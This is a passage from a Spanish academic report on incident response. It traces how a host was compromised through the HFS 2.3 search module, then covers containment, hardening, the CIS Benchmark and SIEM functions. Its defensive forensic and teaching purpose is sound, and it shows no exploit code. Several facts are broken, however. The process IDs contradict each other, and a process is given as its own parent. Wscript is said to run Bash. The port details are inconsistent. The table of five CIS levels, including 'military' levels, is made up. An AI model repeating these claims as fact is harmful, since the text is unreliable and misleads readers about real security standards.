
Nota. Dentro de la data trasmitida entre el host atacado y la máquina sospechosa, no se muestra información en texto claro, por lo que significar que está cifrada u ofuscada.

Hasta este punto, se observan conexiones establecidas entre la máquina atacada y otro host cuya dirección IP es 192.168.1.23 a través del puerto 4444/tcp, transmitiendo datos posiblemente cifrados. La siguiente acción a tomar por parte del equipo especializado Blue Team, es verificar los procesos que se están ejecutando en tiempo real en la máquina atacada.

Una forma rápida es verificar el monitor de recursos de Windows, opción de Red y ver que procesos tienen relación con la dirección IP sospechosa 192.168.1.23. Como se observa en la Figura 28, existe un proceso llamado GpEpfgprtqZW.exe, que tiene el ID de proceso 464, sosteniendo comunicación con la IP sospechosa 192.168.1.23.

Figura 28

Identificación de proceso sospechoso con la IP 192.168.1.23




Nota. El proceso sospechoso tiene el ID de proceso 464.

Para conocer si se trata de un proceso hijo, es decir, un proceso creado a partir de otro, el equipo de Blue Team ejecuta un script en PowerShell, que permitirá conocer los procesos actuales, la línea de comandos ejecutada, el ID del proceso y el ID padre, para luego exportar el

resultado y analizarlo. El comando es Get-WmiObject Win32_Process | Select-Object Name, CommandLine, ProcessId, ParentProcessId | Format-List | Out-File "C:\procesos_lista.txt".

Figura 29

Script para conocer estructura y nombre de los procesos actuales




Nota. Se exporta el resultado en un archivo de texto para realizar un mejor análisis de la detección.

Realizando un análisis al proceso sospechoso GpEpfgprtqZW.exe dentro de los resultados para tener un mayor contexto, se observa que este proceso se ubica en la carpeta temporal de la cuenta usuario, tiene un ID de proceso 3064 y su proceso padre es 3064, el cual proviene del proceso wcript.exe. Este a su vez, ejecutó un comando en Bash, en la carpeta temporal del usuario actual, corriendo un script de Visual Basic que luego se autodestruye, relacionado al ID 3064 y el proceso padre 3028. Este proceso 3028 pertenece al proceso hfs.exe, relacionado a la aplicación Rejectto.

Figura 30

Correlación entre procesos hijos y el servicio HFS 2.3




Nota. Se detectó que, en medio hay un proceso de wscript.exe que invoca un comando Bash de un script de Visual Basic, para luego autodestruirse. Este comportamiento es de un típico Payload malicioso.

Al revisar el servicio HFS, el cual se expone por el puerto 80/tcp de la dirección IP de la máquina vulnerada 192.168.1.24, se observa un registro en el que una petición tipo GET es recibida por Rejetto para el módulo search. El registro que está en color azul, pertenece a un script maliciosos de Visual Basic, que va a intentar descargar algún elemento a la misma dirección IP de la máquina vulnerada por el puerto 8080/tcp.

Figura 31

Registros en el servicio HFS 2.3



Nota. En el log se observa la estructura de un script de Visual Basic malicioso, para obligar al sistema a descargar un elemento sospechoso a través del puerto 8080/tcp.


Al unificar este registro del servicio HFS con el proceso sospechoso GpEpfgprtqZW.exe, se puede modelar como fue el proceso que comprometió la máquina atacada. Inicialmente el adversario, cuya dirección IP asignada es 192.168.1.23/24, envía una solitud GET al servicio expuesto de la máquina vulnerada 192.168.1.24:8080, enviando un script tipo Visual Basic al módulo search de HFS 2.3, el cual es vulnerable.

Esto provoca que se descargue en la carpeta temporal del usuario activo, un script Visual Basic llamado MrPQAUXVJdspCY.vbs. Este script crea un directorio rad169F1.tmp dentro y en él, un ejecutable GpEpfgprtqZW.exe. Luego de esto, el script MrPQAUXVJdspCY.vbs se auto destruye.

De forma paralela, a partir del proceso hfs.exe, se crea un proceso hijo wscript.exe y de este otro proceso hijo GpEpfgprtqZW.exe se realizan conexiones por el puerto 4444/tcp con el sistema del adversario 192.168.1.23, lo que se conoce como un comando y control (C&C).

Figura 32

Modelado de compromiso de la máquina atacada




Nota. El ataque deja como resultado, un Payload ejecutándose, que proviene del proceso padre del servicio HFS 2.3 y que permite tener una conexión con la IP del adversario, lo que se denomina un comando y control C&C.

Al verificar el ejecutable GpEpfgprtqZW.exe en un Sandbox gratuito como Virus Total, se observa que tiene 58 reportes negativos y que lo relacionan como una amenaza del tipo troyano. Así mismo, se obtiene el hash para que pueda ser bloqueado.

Figura 33

Revisión de GpEpfgprtqZW.exe en Virus Total



Nota. El hash MD5 para este ejecutable es 1e9243a6cc8bfb0dfe9169177cfcad6f.

A partir de los análisis de esta fase de detección por parte del equipo de Blue Team, se procederá a realizar las acciones correspondientes de contención para detener el ataque realizado.

Del proceso de detección se obtuvieron los siguientes indicadores de compromiso que demostraron, que el HOST-A fue comprometido y tiene una amenaza persistente en tiempo real:

- Proceso GpEpfgprtqZW.exe
- Hash MD5 1e9243a6cc8bfb0dfe9169177cfcad6f
- Dirección IP 192[.]168[.]1[.]23

Esto requiere una acción inmediata por parte del equipo de Blue Team, la cual es aislar el sistema HOST-A de la red. Esto se puede realizar de dos formas diferentes, la primera es llevar el equipo a cuarentena a través del sistema antivirus o EDR, que lo aislará de toda la red y no tendrá comunicación con otros dispositivos. La segunda opción es aislarlo a una red o VLAN diferente, para evitar movimiento lateral y que pierda comunicación con el atacante.

El segundo paso de contención es bloquear el proceso GpEpfgprtqZW.exe ejecutando un análisis bajo demanda, no solo en la máquina atacada, sino también en todos los sistemas de la red, para aplicar acciones preventivas a través de la plataforma central de la solución antivirus, EDR, XDR, NG-Firewall e IDS/IPS.

La tercera acción a tomar es eliminar la amenaza persistente localmente en el sistema vulnerado, eliminando los directorios y los ejecutables creados por el adversario, borrando llaves de registro, matando procesos, eliminando tareas automáticas creadas o también volviendo a un punto de restauración de una fecha anterior al ataque.

La siguiente acción es revocar las sesiones de la cuenta de usuario comprometido de todas las plataformas, realizar cambio de contraseña por credenciales más robustas y complejas y habilitar autenticación MFA.

El quinto paso es remediar la vulnerabilidad explotada por el equipo Red Team, y esto se logra actualizando HFS a la última versión, la cual es HFS 3.

El sexto paso es actualizar el sistema operativo Windows 7 a una versión actualizada y con soporte de Windows 11, ya que Windows 7 tiene múltiples vulnerabilidades explotables, que representan riesgos inminentes para el cliente y no cuenta soporte ni parches por parte de Microsoft.


El paso siguiente es separar el HOST-A a una DMZ, ya que hace el rol de un servidor de archivos, lo cual es importante apartarlo de otros dispositivos de punto final, porque se expone un servicio y debe contar con controles adicionales para puertos de red específicos, como el 80/tcp y 8080/tcp.

El último paso es realizar una verificación y evaluación de seguridad a la máquina comprometida, para garantizar que la amenaza quedó contenida y no se va a volver a presentar en el futuro. Todas las acciones de detección y contención deben estar documentadas, antes de recuperar la operación de la máquina atacada.

Así mismo, se debe realizar monitoreo continuo para este mismo sistema, en caso de que un adversario intente atacarlo por otras superficies de ataque. En la Figura 34, se ilustran los pasos a realizar para las tareas de contención en la máquina vulnerada por parte del equipo especializado Blue Team.

Figura 34

Tareas de contención del ataque en tiempo real



Nota. Estos ocho pasos realizados por el equipo de Blue Team, garantizarán contención de la amenaza y recuperar nuevamente las capacidades operativas de la máquina vulnerada.

Medidas de Hardenización para Prevenir Futuros Ataques

Para proponer medidas de endurecimiento, hay que plantearlos teniendo en cuenta cada frente de seguridad, para cubrir todos los aspectos relevantes de un sistema informático y evitar futuros ciberataques (Castro, 2012).

- Gestión de Identidades y Accesos: Todos los tipos de cuentas ya sean de usuario estándar, de servicio o genéricas, deben cumplir con el principio de mínimo privilegio y para ello, deben tener acceso solo a lo que su rol lo requiera, retirando privilegios de administrador, acceso no requerido a otros recursos, implementando autenticación MFA, utilizando criterios de RBAC y creando políticas de contraseñas seguras a través de GPO o ADDS.
- Registros y monitoreo: Todos los sistemas tecnológicos deben generar registros (logs), de auditoría, de sistema, de seguridad y de aplicación, para llevar un control de todas las acciones realizadas en el mismo sistema. De igual forma, estos registros deben ser ingestados en una solución SIEM, que permitirá la correlación y el reporte de eventos de seguridad de forma centralizada, los cuales permitirán realizar un análisis y respuesta oportuna frente a incidentes.
- Copias de respaldo: Todos los sistemas tecnológicos deben contar con copias de seguridad de forma periódica, dependiendo del rol que desempeñan, su criticidad e impacto en la organización. Esto garantizará una recuperación rápida en caso de requerirlo, asegurando de esta forma la continuidad del negocio.
- Configuraciones de línea base: Activos tecnológicos como una estación de trabajo, debe estar configurada con el software suficiente y necesario para desempeñar las funciones del día a día, en sus últimas versiones y sin vulnerabilidades presentes. El software

permitido deberá haber pasado por un proceso de verificación y aprobación de parte del equipo de Blue Team. Así mismo, el sistema operativo debe contar con parches de seguridad aplicados, compilaciones del sistema en sus últimas versiones, software licenciado, sistemas de antivirus, detección de intrusos y EDR.

- Actualizaciones y Parches de Seguridad: Una medida efectiva para mantener las estaciones de trabajo hardenizadas, es garantizar que reciban constantemente y a tiempo, parches de seguridad y actualizaciones del sistema y al software de terceros instalado, para evitar que alguna brecha de seguridad sea aprovechada por algún adversario.

Figura 35

Medidas de hardenización

Nota. Estas cinco medidas de endurecimiento asegurarán las estaciones de punto final frente a las amenazas más comunes.

Comparación Blue Team y Equipo de Respuesta de Incidentes Informáticos

Los equipos especializados Blue Team tienen un enfoque preventivo dentro del marco defensivo de la ciberseguridad, ya que se encargan de diseñar, implementar y mantener las herramientas de ciberseguridad que van a prevenir ataques informáticos (Bardají, 2025), así como también detectar y prevenir amenazas. Mientras tanto, los equipos de respuestas incidentes informáticos, también denominados CSIRT, se enfocan en recibir incidentes, analizarlos y responder ante ellos proactivamente, contenerlos y recuperar la operación para garantizar la continuidad de negocio (Nduhiu, 2025). Así mismo, los equipos CSIRT también pueden participar en procesos de análisis de vulnerabilidades, hacer auditorias de seguridad y comunicar eventos relacionados a ciberseguridad a la organización (Sánchez, 2021).


En cuanto al uso de herramientas, el equipo de Blue Team, usa escáneres de vulnerabilidades, sistemas IDS/IPS, soluciones SIEM, XDR y herramientas de análisis forense (García, s.f.). Los equipos CSIRT, utilizan plataformas de gestión de incidentes, soluciones SIEM, XDR y herramientas de análisis forense.

La diferencia principal entre ambos equipos, radica en que el Blue Team actúa durante un incidente para actuar rápido y contenerlo, mientras que el equipo CSIRT desempeña sus roles después de que el incidente se ha presentado.

El objetivo en común de ambos equipos es mantener segura la infraestructura tecnológica, garantizar la continuidad del negocio y recuperar la operación en el menor tiempo posible. La Figura 36 resume la comparación y la relación de ambos equipos de defensa.

Figura 36

Comparación Blue Team y Equipo de Respuesta a Incidentes Informáticos



Nota. Ambos equipos tienen diferencias, pero también tienen responsabilidades y funciones en común.

Trabajando con el Benchmark CIS

El Benchmark CIS (Centro de Seguridad de Internet), es un punto de referencia que proporciona prácticas recomendadas que son reconocidas a nivel global (AWS, 2024), para implementar medidas de seguridad a sistemas informáticos. Estas medidas ofrecen protecciones preventivas y proactivas ante ciber amenazas, limitando vulnerabilidades en los dispositivos (Balkin, 2025).

El marco de referencia CIS está desarrollado para una gran cantidad de dispositivos y sistemas, entre los que se encuentran estaciones de trabajo, servidores, firewalls, switches, routers, nubes, Windows, Android, etc., que permiten, además realizar un chequeo de verificación en cuanto a la hardenización de un dispositivo o sistema.

Entre las recomendaciones más comunes que busca el marco CIS, se encuentra la desactivación de puertos en desuso, la eliminación de permisos innecesarios y limitar los privilegios de administrador para garantizar el principio de mínimo privilegio, activar registros y logs de auditoría para supervisar las acciones dentro del sistema, entre otras recomendaciones útiles.

Sin embargo, no todas las recomendaciones del marco CIS son aplicables en una organización, ya que depende del entorno donde se va a aplicar, las necesidades y alcance del negocio, requisitos técnicos, infraestructura técnica actual y de acuerdo con los objetivos estratégicos que defina la organización en cuanto al uso de tecnologías. Así mismo, este punto de referencia CIS perfila cinco recomendaciones de seguridad, con configuraciones y productos diferentes (Susnjara y Smalley, 2024), como se muestra en la Tabla 8.

Tabla 7

Niveles de recomendación de CIS

Nivel CIS	Enfoque	Características
Nivel 1	Perfil básico de seguridad enfocado a higiene cibernética.	Aplicable a todos los sistemas para cualquier tipo de organización.
Nivel 2	Perfil avanzado de seguridad enfocado a defensa en profundidad.	Aplicable a sistemas que manejan o procesan datos sensibles.
Nivel 3	Perfil específico enfocado a mantener resiliencia y defensa proactiva.	Aplicable a entornos de alto riesgo, como entidades gubernamentales y financieras.
Nivel 4	Perfil específico enfocado a los sectores regulados.	Aplicable a organizaciones reguladas e infraestructuras críticas, como bancos, salud, energía, etc.
Nivel 5	Perfil específico enfocado a seguridad militar.	Aplicable a organismos de defensa nacional de máximo valor.

Nota. Se recomienda implementar los controles de nivel 1, evaluar los riesgos y determinar luego si se requieren controles más estrictos.

Características de un SIEM

Un gestor de eventos e información de seguridad SIEM, es una herramienta que permite recopilar y analizar grandes volúmenes de registros que provienen de otros dispositivos, soluciones y plataformas en tiempo real, para centralizar la ingesta de los datos en un punto central, para que ofrezca una visión completa de la seguridad de las empresas, con la finalidad de detectar y responder a incidentes de seguridad de una forma rápida y eficaz.

En cuanto a características, un SIEM ofrece capacidades para retener los logs por largos periodos de tiempo y con la posibilidad de almacenarlos en nube por tratarse de una solución dedicada solo a esta función, las búsquedas son prácticamente instantáneas, tiene la capacidad de integrarse a otras soluciones ya sea de forma nativa o a través de API y se puede integrar con un SOAR para dar respuesta de forma a automática a incidente de acuerdo a los Playbooks creados.

Dentro de las funciones esperadas de una solución SIEM, se tiene la recolección de registros (logs), los cuales, provienen de diversos dispositivos, plataformas y otras soluciones de seguridad, como firewalls, routers, switches, puntos de acceso, NAC, servidores, EDR, soluciones en nube, etc. (Lee, 2025), asegurando que la información más relevante se almacene en un único punto central, permitiendo optimizar la visualización de eventos de toda la infraestructura tecnológica de la organización y su postura de seguridad.


Otra de las funciones de un SIEM es la correlación de los eventos de seguridad, que básicamente es la búsqueda de patrones y relaciones entre registros para identificar comportamientos sospechosos y posibles amenazas que suceden en un determinado dispositivo, sistema o plataforma, disparando una alerta al personal de seguridad o SOC, para que procedan a dar una respuesta oportuna al evento alertado. Así mismo, las alertas hacen parte de otra de las funciones de un SIEM ya que, a través de diferentes canales de comunicación, como correo, notificaciones o dashboards, la solución SIEM alerta eventos de seguridad relevantes al equipo de seguridad o SOC para una pronta gestión (Microsoft, 2025).

Otra función de las soluciones SIEM, es la posibilidad de generar informes ya sean detallados, resúmenes o ejecutivos, que permitirán entender la postura de seguridad actual de la infraestructura tecnológica a través del tiempo, para proporcionar información que permita ajustar o mejorar los controles de seguridad (Cloudflare, 2025). Estos informes van a favorecer la

documentación de flujos de trabajo en los procesos de gestión y respuesta a incidentes, ya que en ella se describen las acciones y los procedimientos realizados para la detección, contención, erradicación y recuperación luego de presentarte un incidente de seguridad, permitiendo el cumplimiento de controles y auditorías internas.

Figura 37

Funciones de una solución SIEM



Nota. Una solución SIEM permite evaluar la postura de seguridad de la infraestructura tecnológica a través del tiempo.

Herramientas de Contención de Ataques Informáticos

